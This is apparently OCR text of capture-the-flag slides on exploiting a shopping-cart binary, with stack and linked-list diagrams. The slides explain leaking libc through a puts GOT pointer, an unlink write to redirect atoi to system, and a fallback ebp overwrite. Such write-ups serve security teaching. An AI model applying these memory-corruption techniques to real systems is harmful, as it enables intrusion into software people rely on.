






name
“iphone 4”
“iphone 5”
“iphone 6”
“iphone 7”
0B
4B
8B
CB
next
0
name_ptr
value
prev
first(global variable)


name
“iphone 4”
“iphone 5”
“iphone 6”
“iphone 7”
esp
0B
4B
8B
CB
next
0
name_ptr
value
prev
18B
1CB
20B
24B
1
...
38h
ebp
first(global variable)
stack
if (value_count == 7174)
{
puts("*: iPhone 8 - $1");
asprintf(&v2, "%s", "iPhone 8");
v3 = 1;
insert((int)&v2);
value_count = 7175;
}


XXX
XXX
XXX
XXX
esp
...
...
ebp
ebp
esp
...
...
ebp
add(retq)
...
...
ebp
XXX
XXX
BBB
AAA
ebp
add(retq)
esp
...
...
ebp
before checkout()
in checkout()
after checkout()
before cart()


XXX
XXX
XXX
XXX
esp
...
...
ebp
ebp
before checkout()
esp
...
ebp
ebp
add(retq)
...
...
ebp
in checkout()
XXX
XXX
DDD
CCC
ebp
add(retq)
esp
...
...
ebp
after cart()
other func can change this data
so maybe can leak information of link


name
“iphone 4”
“iphone 5”
“iphone 6”
“iphone 7”
esp
0B
4B
8B
CB
next
0
name_ptr
value
prev
18B
1CB
20B
24B
...
38h
ebp
first(global variable)
stack
cart() can change (name_ptr, value, next_ptr, prev_ptr)


name
“iphone 4”
“iphone 5”
“iphone 6”
“iphone 7”
esp
0B
4B
8B
CB
next
0
name_ptr
value
prev
18B
1CB
20B
24B
puts_got
...
38h
ebp
first(global variable)
stack
Also, cart() will print each name
name_ptr --> puts_got
we can get libc address!

next? emmm...double link? Wonderful! Unlink may be sucessful!

esp

18B	name_ptr
1CB	1
20B	0
24B	prev
...	...
38h	ebp

stack

esp

18B	name_ptr
1CB	1
20B	atoi_got - 8
24B	system_addr
...	...
38h	ebp

stack

call delete

```
(cur->prev)->next = cur->next
(cur->next)->prev = cur->prev

(atoi_got-8)+8 = system_addr
(sys_addr)+12 = atoi_got

atoi_got = system_addr
sys_add + 12 = atoi_got
```


system_addr + 12 : Unwrittable!!!!

What we can do is just unlink, try another way!

esp

18B	name_ptr
1CB	1
20B	0
24B	prev
...	...
38h	ebp

stack

esp

18B	name_ptr
1CB	1
20B	**atoi_got + 0x22**
24B	**del_ebp - 8**
...	...
38h	ebp

